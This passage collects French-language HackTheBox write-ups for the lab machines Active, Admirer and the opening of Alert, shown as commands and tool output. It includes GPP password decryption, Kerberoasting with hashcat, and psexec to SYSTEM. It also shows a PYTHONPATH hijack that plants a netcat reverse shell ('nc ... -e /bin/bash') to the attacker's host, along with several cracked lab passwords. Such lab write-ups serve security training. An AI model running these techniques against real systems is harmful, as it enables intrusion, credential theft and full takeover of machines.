49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
49168/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-01T21:05:16
|_  start_date: 2025-03-01T21:01:49
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.39 seconds
```

Le scan révèle qu'il y a une dizaine de ports ouverts. Le port 88 pour le service Kerberos, le port 445 pour le service SMB et d'autres ports moins connus.
On peut commencer par enumerer le service SMB :

```
smbclient -N -L //10.10.10.100
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

On peut voir qu'il y a plusieurs Shares, l'un d'eux s'appelle "Replication" on peut lister son contenu en mode anonyme et y télécharger ses fichiers :

```
smbclient -N //10.10.10.100/Replication
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> mget *
Get directory active.htb? yes
Get directory DfsrPrivate? yes
Get directory Policies? yes
Get directory scripts? yes
Get directory ConflictAndDeleted? yes
Get directory Deleted? yes
Get directory Installing? yes
Get directory {31B2F340-016D-11D2-945F-00C04FB984F9}? yes
Get directory {6AC1786C-016F-11D2-945F-00C04fB984F9}? yes
yGet file GPT.INI? yes
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as
active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI (0,3 KiloBytes/sec)
(average 0,3 KiloBytes/sec)
Get directory Group Policy? yes
Get directory MACHINE? yes
Get directory USER? yes
Get file GPT.INI? yes
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI of size 22 as
active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI (0,3 KiloBytes/sec)
(average 0,3 KiloBytes/sec)
Get directory MACHINE? yes
Get directory USER? yes
Get file GPE.INI? yes
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI of
size 119 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI
(1,1 KiloBytes/sec) (average 0,6 KiloBytes/sec)
Get directory Microsoft? yes
Get directory Preferences? yes
Get file Registry.pol? yes
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol of
size 2788 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol
(29,6 KiloBytes/sec) (average 7,9 KiloBytes/sec)
Get directory Microsoft? yes
Get directory Windows NT? yes
Get directory Groups? yes
Get directory Windows NT? yes
Get directory SecEdit? yes
Get file Groups.xml? yes
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
\MACHINE\Preferences\Groups\Groups.xml of size 533 as active.htb/Policies/
{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml (5,5 KiloBytes/sec)
(average 7,4 KiloBytes/sec)
Get directory SecEdit? yes
Get file GptTmpl.inf? yes
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows
NT\SecEdit\GptTmpl.inf of size 1098 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/
Microsoft/Windows NT/SecEdit/GptTmpl.inf (7,8 KiloBytes/sec) (average 7,5 KiloBytes/sec)
Get file GptTmpl.inf? yes
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows
NT\SecEdit\GptTmpl.inf of size 3722 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/
Microsoft/Windows NT/SecEdit/GptTmpl.inf (48,5 KiloBytes/sec) (average 12,1 KiloBytes/sec)
```

Le share contient plusieurs fichiers dont l'un s'appelle "Groups.xml" on affiche son contenu :

```
cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-
AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1"
neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

On peut voir qu'il y a les champs "cpassword" et "username" le username est `SVC_TGS` le mot de passe est crypté au format gpp on peut le décrypter :

```
gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

On obtient les identifiants `SVC_TGS:GPPstillStandingStrong2k18`

Exploitation

avec ces identifiants il est à présent possible de lister le contenu du share "Users" :

```
smbclient //10.10.10.100/Users -U SVC_TGS
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sat Jul 21 16:39:20 2018
  ..                                  DR        0  Sat Jul 21 16:39:20 2018
  Administrator                        D        0  Mon Jul 16 12:14:21 2018
  All Users                        DHSrn        0  Tue Jul 14 07:06:44 2009
  Default                            DHR        0  Tue Jul 14 08:38:21 2009
  Default User                     DHSrn        0  Tue Jul 14 07:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 06:57:55 2009
  Public                              DR        0  Tue Jul 14 06:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 17:16:32 2018

                5217023 blocks of size 4096. 283862 blocks available
```

On obtient ainsi accès à la machine avec l'utilisateur SVC_TGS

Privilege Escalation

Il nous faut l'accès Administrateur. Pour cela on lance une attaque ASP-REP afin de capturer un ticket kerberos :

```
impacket-GetUserSPNs -request -dc-ip 10.10.10.100 active.htb/SVC_TGS -save -outputfile kerberos.key
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name           MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb
2018-07-18 21:06:40.351723  2025-03-01 22:02:57.016154



[-] CCache file is not found. Skipping...
```

On peut voir que l'on a capturer le ticket kerberos du compte administrateur on affiche le contenu de la clef :

```
cat kerberos.key
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$...
```

On peut utiliser hashcat afin de craquer le hash de la clef kerberos :

```
hashcat -m 13100 kerberos.key /usr/share/wordlists/rockyou.txt
...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/
Administrator*$51c5a5063ba476db8fc3ae820fbab0ce$7cea9f46d8b4792d99b6a6fda0f401326794d1a644
7226c280afa7b926922f40a66ae96f1dd5d4a23e400a00f27da1dc850abb7588b28be72e67c673ad5cd69a197a
4d42e79d2505c986da5710a51b2dddba62458e653f5c69e8cc63c276c1d559811c2e026cca296de8a5b2b7df56
127761ba86d061b0f7c18c9f0c488cbe50c2319a4c6f0c91845c0e7e4aeda3b45db285506cb3222453275d0866
7fd4af5adcd63e2e27f0196725bf9a7f889f71562c8b9acac0d251e48ac23d0f8b1fdb5bc93da26451753dcb55
a531c98703909eb5611c8cbe0eb9abfb4aa6dac5a06525734ce3fd3d931557cf06f3cc5826d90815762f8e3f6b
defdafbad8b1732a5884671173cb9f0248e0614fef3b52ff93d59b88d87fd2400aaf8ca72b834cae03b625d1e3
13b60d973e9aabf28bdaa85e382d09356e278a6a45c6165d53eeddac1bb0dfabae68fb06e65bcf1caf2c0efee9
83526709fca3a68b3ceeb3a0228fa2532321c0372191dbabd4a7140ec59ab8ecf8cdf8a22f2d5f309db778e1dc
5b80ef88268f440cfa597e63293c62118c8f89237fd8835680d46992ae40cc4cf57de9a74d0a5e55a61d1e6969
b64f2e363fc855f74be7a00538bafa1fc2801fc90dc8e85bfa675beeea13855738282dcf5d1975e31447bdf80b
29220fa6293674c4f2465076db4e830538e7f59e2b6998cdf1acb0915c97fe1040ab9b013826ed5f897a54734e
fc39bac56476328055cf5bd1b0bff395c422d231a3b5c491f9436018e765bead5ea9df29ff013ddf0230ab502f
215f7e2bd06577f48df716cda5dc70e9304a289f6a58784b9d98d961e59de69e12c8636613a24f5ea6665c6281
eea28ac4d53e6a31d7ef8bf8de83afed98a4c64254841ddbdd86d1e77796d7c80e79f2ae9c4d9e8609f9b15af6
3bf56e4da877c429cbc19cc4823629f5d8d48900301faaa929f0a6dbb74577e0b0c98e8552c78b477938ac5621
3a16e9b967a2cc70754e8f81d65b1e24032f405131a7629b0efe6e8c0c4f17276729b56ba0d91f4630c86497be
0dbc369e0fc12b04ba857142d6b17b53ec88a16f68c09c9aa70ef7620e1d1328f0b692af41ee28c439b1373f85
ee2ee831361dcfba1941c98d0b9410c84cfa6c72a433fda2c51c667e9356e233356bc73832d41696a45f714dc1
2fb5650277c836b735cd5f8be5287a3eecc5c34b1b32080556e4ec9cdf6a30c1a1de1a7ad7c88e17ad429bf258
2e45c4f9b053d96ecd6391a5cb36:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad...a5cb36
```

```
Time.Started.....: Sat Mar  1 22:37:53 2025 (3 secs)
Time.Estimated...: Sat Mar  1 22:37:56 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3408.7 kH/s (7.00ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10551296/14344385 (73.56%)
Rejected.........: 0/10551296 (0.00%)
Restore.Point....: 10321920/14344385 (71.96%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ahki_22 -> TUGGIE
Hardware.Mon.#1..: Temp: 39c Util: 33% Core:1380MHz Mem:5000MHz Bus:16

Started: Sat Mar  1 22:37:38 2025
Stopped: Sat Mar  1 22:37:58 2025
```

Le mot de passe découvert est `Ticketmaster1968` on peut l'utiliser afin de se connecter à la machine :

```
impacket-psexec active.htb/administrator@10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file WWPzsRgx.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service Cubj on 10.10.10.100.....
[*] Starting service Cubj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

On obtient ainsi l'accès administrateur sur la machine

Admirer

Reconnaissance

Machine cible Adresse IP : `10.10.10.187`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.187
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-07 10:18 CET
Nmap scan report for 10.10.10.187
Host is up (0.028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http
|_http-title: Admirer
| http-robots.txt: 1 disallowed entry
|_/admin-dir

Nmap done: 1 IP address (1 host up) scanned in 14.66 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 21 pour FTP le port 22 pour SSH et le port 80 pour un serveur web. Le site web est un site de galerie d'image, il y a un formulaire de contact présent. Le protocole FTP n'autorise pas de connexion anonyme. On lance un scan du site :

```
feroxbuster --url http://10.10.10.187/

 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.10.187/
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
...
 301      GET        9l       28w      316c http://10.10.10.187/admin-dir => http://10.10.10.187/admin-dir/
...
```

Le scan révèle qu'il y a un lien admin-dir mais celui ci est refusé d'accès. On lance un dir busting à partir de cette url en filtrant les types de fichiers à découvrir :

```
feroxbuster --url http://10.10.10.187/admin-dir -w /usr/share/seclists/Discovery/Web-Content/directory-list
-lowercase-2.3-medium.txt -x php,txt,pdf
...
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off
301      GET        9l       28w      316c http://10.10.10.187/admin-dir => http://10.10.10.187/admin-dir/
200      GET       29l       39w      350c http://10.10.10.187/admin-dir/contacts.txt
200      GET       11l       13w      136c http://10.10.10.187/admin-dir/credentials.txt
...
```

On découvre cette fois les url contacts.txt et credentials.txt ayant les contenu suivant :

```
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


###############
# developers #
###############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb



#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

Il y a des noms d'utilisateurs et des mots de passe on peut les utiliser pour tenter de se connecter en FTP et enumerer les fichiers présents :


```
ftp ftpuser@10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24694|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
```

Il y a deux fichiers présent l'un qui est un dump d'un serveur sql et l'autre qui est une backup du site. La backup du site contient des fichiers avec des identifiants d'un base de donnée SQL :`waldo:Wh3r3_1s_w4ld0?` il y a aussi fais référence à un script dans le fichier admin_tasks.php `/opt/scripts/admin_tasks.sh` On essaie d'enumerer le contenu de la page du site à partir du nom de dossier présent dans la backup `utility-scripts` :

```
gobuster dir -u http://10.10.10.187/utility-scripts -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,txt,
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.187/utility-scripts
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
```

```
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,pdf
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.php        (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.pdf        (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htpasswd.pdf        (Status: 403) [Size: 277]
/adminer.php          (Status: 200) [Size: 4295]
/info.php             (Status: 200) [Size: 83758]
/phptest.php          (Status: 200) [Size: 32]
...
```

On découvre l'URL /utility-scripts/adminer.php cette page permet d'interagir avec la base de donnée du serveur :




Exploitation

On crée une base de donnée mysql avec mariadb afin de pouvoir se connecter à la base de donnée du serveur et afficher des fichiers :

```
### Création d'une base de donnée
sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.4.4-MariaDB-3 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE backup; USE backup; CREATE TABLE backup (name VARCHAR(2000));
Query OK, 1 row affected (0,000 sec)

Database changed
Query OK, 0 rows affected (0,005 sec)

MariaDB [backup]> CREATE USER 'backup'@'10.10.10.187' IDENTIFIED BY 'root';
Query OK, 0 rows affected (0,013 sec)

MariaDB [backup]> GRANT ALL PRIVILEGES ON backup.* TO 'backup'@'10.10.10.187';
Query OK, 0 rows affected (0,005 sec)

### Vérification du lancement de la base de donnée
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat        PID/Program name     Timer
tcp        0      0 10.10.16.5:3306         0.0.0.0:*               LISTEN      -                    off
 (0.00/0/0)
```


On peut à présent se connecter au serveur en utilisant la base de donnée crée :



Une fois connecté on peut lancer des requetes vers le serveur sql :

On essaie d'afficher le contenue du fichier index.php pour cela on le télécharge dans la base de donnée que l'on a crée :

Puis on affiche le contenu du fichier à partir de la base de donnée en selectionnant select dans le menu :



On peut voir qu'il y a un identifiant et un mot de passe :

```
waldo:&<h5b~yK3F#{PaPB&dA}{H>
```

On peut l'utiliser afin de se connecter en SSH à la machine :

```
ssh waldo@admirer.htb
waldo@admirer.htb's password:
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
waldo@admirer:~$
```

On obtient ainsi accès à la machine avec l'utilisateur waldo

Privilege Escalation

Il nous faut l'accès root. On commence par enumerer les permission de l'utilisateur :

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
    /usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

L'utilisateur a permission de modier les variable su système. On affiche le contenu du script executable :

```
waldo@admirer:~$ cat /opt/scripts/admin_tasks.sh
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
```

```
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}



# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;

        *) echo "Unknown option." >&2
    esac

    exit 0
fi


# Interactive way, to be called from the command line
options=("View system uptime"
         "View logged in users"
         "View crontab"
         "Backup passwd file"
         "Backup shadow file"
         "Backup web data"
         "Backup DB"
         "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
```

On lance ensuite le script linpeas afin d'enumerer la machine :

```
waldo@admirer:~$ ./linpeas.sh
...
 My user
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)
...
 Backup files (limited 100)
```

```
-rw-r--r-- 1 root root 610 Nov 29  2019 /etc/xml/catalog.old
-rw-r--r-- 1 root root 673 Nov 29  2019 /etc/xml/xml-core.xml.old
-rw-r--r-- 1 root root 20 Apr  5  2019 /etc/vmware-tools/tools.conf.old
-rw-r--r-- 1 root root 7896 Jun 30  2022 /lib/modules/4.9.0-19-amd64/kernel/drivers/net/team/team_mode_activebackup.
-rw-r--r-- 1 root root 128 Nov 29  2019 /var/lib/sgml-base/supercatalog.old
-rwxr----- 1 root admins 198 Dec  2  2019 /opt/scripts/backup.py
...
```

On peut voir qu'il y a un script de backup qui est dans le meme groupe que l'utilisateur et qui est executé par root, on affiche son contenu :

```
waldo@admirer:~$ cat /opt/scripts/backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

Afin d'exploiter le script on crée un fichier python qui va executer un reverse shell on place le fichier dans /dev/shm puis on ajoute la variable PATHPYTHON :

```
### Contenu du script
import os
def make_archive(h, t, b):
        os.system('nc 10.10.16.5 1234 -e "/bin/bash"')

### Execution du script
waldo@admirer:/dev/shm$ sudo PYTHONPATH=/dev/shm /opt/scripts/admin_tasks.sh 6
Running backup script in the background, it might take a while...

### Obtention du revrese shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.187] 36358
script /dev/null -c /bin/bash
Script started, file is /dev/null
root@admirer:/run/shm# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Alert

Reconnaissance

Machine cible Adresse IP : `10.10.11.44`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.11.44
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 13:42 CET
Nmap scan report for 10.10.11.44
Host is up (0.057s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
12227/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.16 seconds
```

Le scna indique qu'il y a 2 ports ouverts, le port 22 pour SSH et le port 80 pour HTTP. Le site web est celui d'un afficheur Markdown. On lance un Bruteforce des sous domaines du site :

```
gobuster vhost --append-domain --domain 'alert.htb' -u http://alert.htb -w
/usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 50 -r
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://alert.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: statistics.alert.htb Status: 401 [Size: 467]
Found: *.alert.htb Status: 400 [Size: 301]
Progress: 100000 / 100001 (100.00%)
===============================================================
Finished
===============================================================
```

Lorsque l'on accède au sous domaine il est demandé des identifiants d'accès :




Exploitation

